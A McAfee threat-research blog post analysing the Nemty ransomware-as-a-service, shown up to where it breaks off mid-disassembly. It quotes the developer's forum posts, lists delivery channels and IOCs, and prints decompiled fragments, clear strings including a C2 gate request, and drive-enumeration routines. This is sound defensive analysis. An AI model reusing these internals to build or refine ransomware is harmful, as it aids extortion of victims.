Nemty Ransomware – Learning by Doing

mcafee.com/blogs/other-blogs/mcafee-labs/nemty-ransomware-learning-by-doing/

April 2, 2020


Executive Summary

The McAfee Advanced Threat Research Team (ATR) observed a new ransomware family named 'Nemty' on 20 August 2019.

We are in an era where ransomware developers face multiple struggles, from the great work done by the security community to protect against their malware, to initiatives such as the No More Ransom project that offer some victims a way to decrypt their files. Not only that, but the underground criminal community around such ransomware developers can also be hyper critical, calling out bad code and choosing not to purchase ransomware that is not professionally developed.

After one such developer, going by the name jsworm, announced Nemty on underground forums, we noted how the ransomware was not well received by some users in the criminal community. Certain sectors of that forum started to rebuke jsworm for technical decisions made about the functions in the ransomware, as well as the encryption mechanism used.

Jsworm replied to all the comments, adding evidence about how the critical statements made were wrong and showcased the value of their new versions. They also fixed some ugly bugs revealed by users in the forum:



kerberos
exabyte
●●●●●●●

User
eleven
628 posts
Joined
03/29/10 (ID: 30185)
Activity
coding

Posted September 6

Report post

> On 6/6/2019 at 11:20 AM, jsworm said:
>
> alo !! 11! Can't you read?
> here, I've allocated you, maybe you'll read it a second time, so at least you'll understand

What are you fooling about? About RSA, it's understandable, I'm talking about your "creating a separate unique initialization vector ", you are AES KEY which sews you in EXE, you cover RSA, but what's the point of this? If you are KEY, what are you ciphering for with you?
I advise you to start reading the wikipedia chtoli so that you understand how it generally works and not immediately get into a sabotage of programming ...

jsworm
gigabyte
●●●●

Paid registration
● 0
128 posts
Joined
04/30/19 (ID: 92534)
Activity
virology / malware


Posted September 6

Report post

> On 6/6/2019 at 11:27 AM, kerberos said:
>
> What are you fooling about? About RSA, it's understandable, I'm talking about your "creating a separate unique initialization vector ", you are AES KEY which sews you in EXE, you cover RSA, but what's the point of this? If you are KEY, what are you ciphering for with you?
> I advise you to start reading the wikipedia chtoli so that you understand how it generally works and not immediately get into a sabotage of programming ...

the key is also unique, a unique key is generated for each system. there is nothing static in the build except a master key

One of the users in the forum highlighted a function for how Nemty detects extension dupes in a system, which needed to be re-written by the author:



forum.exploit.in/topic/161581/

```
          && !sub_407FDB((int)&WideCharStr, "exe")
          && !sub_407FDB((int)&WideCharStr, "EXE")
          && !sub_407FDB((int)&WideCharStr, "ini")
          && !sub_407FDB((int)&WideCharStr, "INI")
          && !sub_407FDB((int)&WideCharStr, "dll")
          && !sub_407FDB((int)&WideCharStr, "DLL")
          && !sub_407FDB((int)&WideCharStr, "lnk")
          && !sub_407FDB((int)&WideCharStr, "LNK")
          && !sub_407FDB((int)&WideCharStr, "url")
          && !sub_407FDB((int)&WideCharStr, "URL")
          && !sub_407FDB((int)&WideCharStr, "ttf")
          && !sub_407FDB((int)&WideCharStr, "TTF")
          && !sub_407FDB((int)&v35, "DECRYPT.txt") )
        {
          sub_40736A(&lpFileName);
          sub_406CF7(*(LPCWSTR *)&v20, v21, v22, v23, v24, v25);
```

Tweet: https://twitter.com/VK_Intel/status/1165352844876222464

This is when you write the native code)

this is when you can not even in cycles and in the reduction to lower / upper case and deploy the affiliate program

Edited August 25 by mousekevin

Despite the shortcomings in their ransomware, the Nemty developers are still in the underground forum, releasing new samples and infecting users through their affiliate program.

Telemetry

Based on our telemetry, we have seen Nemty activity in these locations:





FIGURE 1. Telemetry Map

Nemty Technical Analysis

Nemty runs on a Ransomware-as-a-Service (RaaS) model. We've observed it being delivered using:

- RIG Exploit Kit in September 2019
- Paypal dummy sites
- RDP attacks through affiliates in their campaigns
- Botnet: Distributed through Phorpiex botnet in November 2019
- Loader: SmokeBot



jsworm
gigabyte
●●●●

Paid registration

Posted: August 20

We offer you to join the NEMTY affiliate program.


The cryptoclocker itself is in C ++ using Win32API.
Support for Windows XP (no flashing to the panel).
The weight of a clean, uncovered build is 87kb.

For a contact in the LAN, indicating the amount of traffic and where it comes from.


FIGURE 2. Nemty ransomware announcement

In the release announcement the Nemty developers offered two types of collaboration: affiliation or private partnership. We found two aliases advertising Nemty, one of which is jsworm, who is quite active in the forums and announces all the news and updates there.

This is the timeline of the operations performed by the Nemty crew:


Announcement in a Russian forum
RDP attacks
RIG Exploit Kit distribution
Paypal dummy sites distribution
Botnet distribution - Phorpiex
Leaked website released

We observed how the Nemty developers adopted some characteristics from other old ransomware families like the defunct Gandcrab. One example of this is the reuse and reference to a URL that leads to an image featuring Russian text and a picture of the Russian president, like Gandcrab had in its code.



```
00406576   83C4 20        add    esp, 20
00406579   56             push   esi
0040657A   68 BC444000    push   <aPay>
0040657F   68 28204000    push   <NemtyGlobalVarToSavePointerToOnionDecodedString>
00406584   83EC 1C        sub    esp, 1C
00406587   8985 A8FAFFFF  mov    [ebp-558], eax
0040658D   8BC4           mov    eax, esp
0040658F   68 C4444000    push   <aZ7v01aySlik3ej>
00406594   E8 710C0000    call   <NemtyCheckSizeStringAndCopyStringInBufferAndReturnPointerToItFuncti
00406599   8D85 64FBFFFF  lea    eax, [ebp-49C]
0040659F   50             push   eax
004065A0   E8 0F490000    call   <NemtyDecodeStringFromBase64AndDecryptStringAfterWithRC4Function>
004065A5   83C4 20        add    esp, 20
004065A8   BF E8444000    mov    edi, 004044E8
004065AD   57             push   edi
004065AE   83EC 1C        sub    esp, 1C
004065B1   8985 94FAFFFF  mov    [ebp-56C], eax
004065B7   8BC4           mov    eax, esp
004065B9   68 F0444000    push   <aZ7v31ay0ruqkke>
004065BE   E8 470C0000    call   <NemtyCheckSizeStringAndCopyStringInBufferAndReturnPointerToItFuncti
004065C3   8D85 9CFBFFFF  lea    eax, [ebp-464]
eax=0012FA00
Stack ss:[0012F97C]=00B029B8, (ASCII "https://pbs.twimg.com/media/Dn4vwaRW0AY-tUu.jpg:large :D")
```

```
00B02778 ........................ÿÿÿÿ....................................
00B027B8 ........................ÿÿÿÿ....................................
00B027F8 ........................ÿÿÿÿ....................................
00B02838 ........................ÿÿÿÿ....................................
00B02878 ........................ÿÿÿÿ....................................
00B028B8 ........................««««««««........■.■■.■■.■5■ö-í■ö¸í■ö■í■ö
00B028F8 mí■öWí■ö9í■ö■í■öãî■öðî■öÃî■öÐî■ö¥î■öºî■ö■î■ö■î■öqî■öFî■ö[î■ö(î■ö
00B02938 =î■ö■î■öçï■ööï■öÉï■ö..............................««««««««........
00B02978 ■.■.>■■.5d5c4664cf838e0a80d025b2.ð-º.ð-º««««««««........■.■.'■■.
00B029B8 https://pbs.twimg.com/media/Dn4vwaRW0AY-tUu.jpg:large :D.ð-º.ð-º
00B029F8 ««««««««........2.■.P■■.■■°.■■°.îþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþ
00B02A38 îþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþ
00B02A78 îþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþ
00B02AB8 îþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþ
00B02AF8 îþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþ
00B02B38 îþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþîþ
```

Dn4vwaRW0AY-tUu.jpg:larg ×
https://pbs.twimg.com/media/Dn4vwaRW0AY-tUu.jpg:large
но пока карандашом

FIGURE 3. Hardcoded URL inside the Nemty ransomware pointing to the same image as GandCrab

The Nemty authors released different versions of their ransomware. In this research article we will highlight how the first version works and the significant changes added in subsequent versions.


Hash: 505c0ca5ad0552cce9e047c27120c681ddce127d13afa8a8ad96761b2487191b

Compile Time: 2019-08-20 19:13:54

Version: 1.0

The malware sample is a 32-bit binary. The packer and malware are written in the C/C++ language as the author announced on the underground forum.

The compilation date in the PE header is the 20th of August 2019.



File : 37aaba6b18c9c1b8150dae4f1d31e97d

Entry Point : 0000D94D oo EP Section : .text

File Offset : 0000CD4D First Bytes : E8.3D.1C.00.0(

Linker Info : 10.00 SubSystem : Windows GUI

File Size : 00015C00h Overlay : NO 00000000

Image is 32bit executable RES/OVL : 0 / 0 % 2019

*** Unknown EXE Self Write code ! unknown protection / Self Write

Lamer Info - Help Hint - Unpack info

Run Advanced Scan (plugin) or try other Detector - http://pid.gamecop

FIGURE 4. EXEInfo Image

Nemty uses RunPE in execution, meaning it unpacks in memory before execution.


Analyzing the sample, we could find how the developer added certain protections to their code, such as:

- Decrypting certain information in the memory only if the encryption process is working as planned
- Clearing the memory after finishing some operations
- Information sharing between different memory addresses, cleaning the previous memory space used

Ransomware Note Creation Process

In order to create the ransomware note, Nemty takes each string and saves it into memory. When the ransomware compiles all the required strings it will join them together to create the entire ransomware note. In this operation, Nemty will decrypt line by line, moving the data to another memory address and cleaning the previous one to leave the information only in the new memory space.

For the first version of Nemty, the encryption method was not applied consistently to all the strings, which is why it is possible to see some strings and spot part of the functionalities or juicy files from them.



ascii	7	0x0000485C	-	utility	-	T1059	cmd.exe
ascii	22	0x00004978	-	utility	-	-	GET /public/gate?data=
ascii	9	0x00004938	-	url-pattern	-	-	127.0.0.1
ascii	56	0x00004A9C	-	url-pattern	-	-	https://pbs.twimg.com/media/Dn4vwaRW0AY-tUu.jpg:large :D
unicode	66	0x000049EB	-	url-pattern	-	-	https://dist.torproject.org/torbrowser/8.5.4/tor-win32-0.4.0.5.zip
ascii	1856	0x00003F20	-	size	-	-	rfyPvccxgVaLvW9OOY2J090Mq987N9lif/RoIDP89IuS9Ouv9gUImpgCTVGWvJzrqiS8hQ5EI02...
ascii	21	0x00000688	-	rtti	-	-	.?AVlogic_error@std@@
ascii	22	0x000006A8	-	rtti	-	-	.?AVlength_error@std@@
ascii	22	0x000006C8	-	rtti	-	-	.?AVout_of_range@std@@
ascii	15	0x000006E8	-	rtti	-	-	.?AVtype_info@@
ascii	19	0x00001238	-	rtti	-	-	.?AVexception@std@@
ascii	19	0x00001254	-	rtti	-	-	.?AVbad_alloc@std@@
ascii	23	0x00001468	-	rtti	-	-	.?AVbad_exception@std@@
ascii	11	0x000037B4	-	file	-	-	DECRYPT.txt

FIGURE 5. Clear strings in Nemty


Nemty and the Logical Units

In execution, Nemty will check all the logical units available in the system, saving the information about them in a static list with the following information:

- Type of unit
- Available free space

Through the use of the Windows API, 'GetDriveTypeA', the ransomware will differentiate units between:


- Removable
- Fixed
- Network



```
.text:004080E6                 mov     eax, esi
.text:004080E8
.text:004080E8 _get_drive_type:                        ; CODE XREF: NemtyGetAllLogicUnitsAndGetTypesTargetAndSaveTh
.text:004080E8                 push    eax             ; lpRootPathName
.text:004080E9                 call    GetDriveTypeA
.text:004080EF                 push    1
.text:004080F1                 xor     edi, edi
.text:004080F3                 lea     esi, [esp+74h+lpRootPathName]
.text:004080F7                 mov     [esp+74h+var_60], eax
.text:004080FB                 call    NemtyCheckIfPointerAndPrepareMemoryToBeReleasedWith15Function
.text:00408100                 cmp     [esp+70h+var_60], 2
.text:00408105                 jnz     short _check_type_fixed
.text:00408107                 push    ebx             ; char *
.text:00408108                 call    _strlen
.text:0040810D                 pop     ecx
.text:0040810E                 mov     edi, eax
.text:00408110                 push    ebx
.text:00408111                 lea     eax, [esp+74h+lpDirectoryName]
.text:00408115                 call    NemtyManageStringsWithSizeCheckAndCopyMemoryFunction
.text:0040811A                 lea     eax, [esp+70h+lpDirectoryName]
.text:0040811E                 mov     edi, offset NemtyGlobalVarToKeepUnitLettersStrings
.text:00408123                 call    NemtyManageListForLaterUsingVectorsFunction
.text:00408128                 push    offset aRemovable ; "REMOVABLE"
.text:0040812D                 lea     eax, [esp+74h+lpRootPathName]
.text:00408131                 call    NemtyCheckSizeStringAndCopyStringInBufferAndReturnPointerToItFunction
.text:00408136                 lea     eax, [esp+70h+lpRootPathName]
.text:0040813A                 mov     edi, offset NemtyGlobalVarToKeepDiskTypesStrings
.text:0040813F                 call    NemtyManageListForLaterUsingVectorsFunction
```

FIGURE 6. Checking the type of logic units

To check the free space available in the system, Nemty will use “GetDiskFreeSpaceExA”, again through the Windows API:




```
.text:00408202
.text:00408202 _get_free_disk_space:                   ; CODE XREF: NemtyGetAllLogicUnitsAndGetTypesT
.text:00408202                 push    0               ; lpTotalNumberOfFreeBytes
.text:00408204                 lea     ecx, [esp+74h+TotalNumberOfBytes]
.text:00408208                 push    ecx             ; lpTotalNumberOfBytes
.text:00408209                 lea     ecx, [esp+78h+FreeBytesAvailableToCaller]
.text:0040820D                 push    ecx             ; lpFreeBytesAvailableToCaller
.text:0040820E                 push    eax             ; lpDirectoryName
.text:0040820F                 call    GetDiskFreeSpaceExA
.text:00408215                 mov     eax, dword ptr [esp+70h+TotalNumberOfBytes]
.text:00408219                 mov     ecx, dword ptr [esp+70h+TotalNumberOfBytes+4]
.text:0040821D                 shrd    eax, ecx, 1Eh
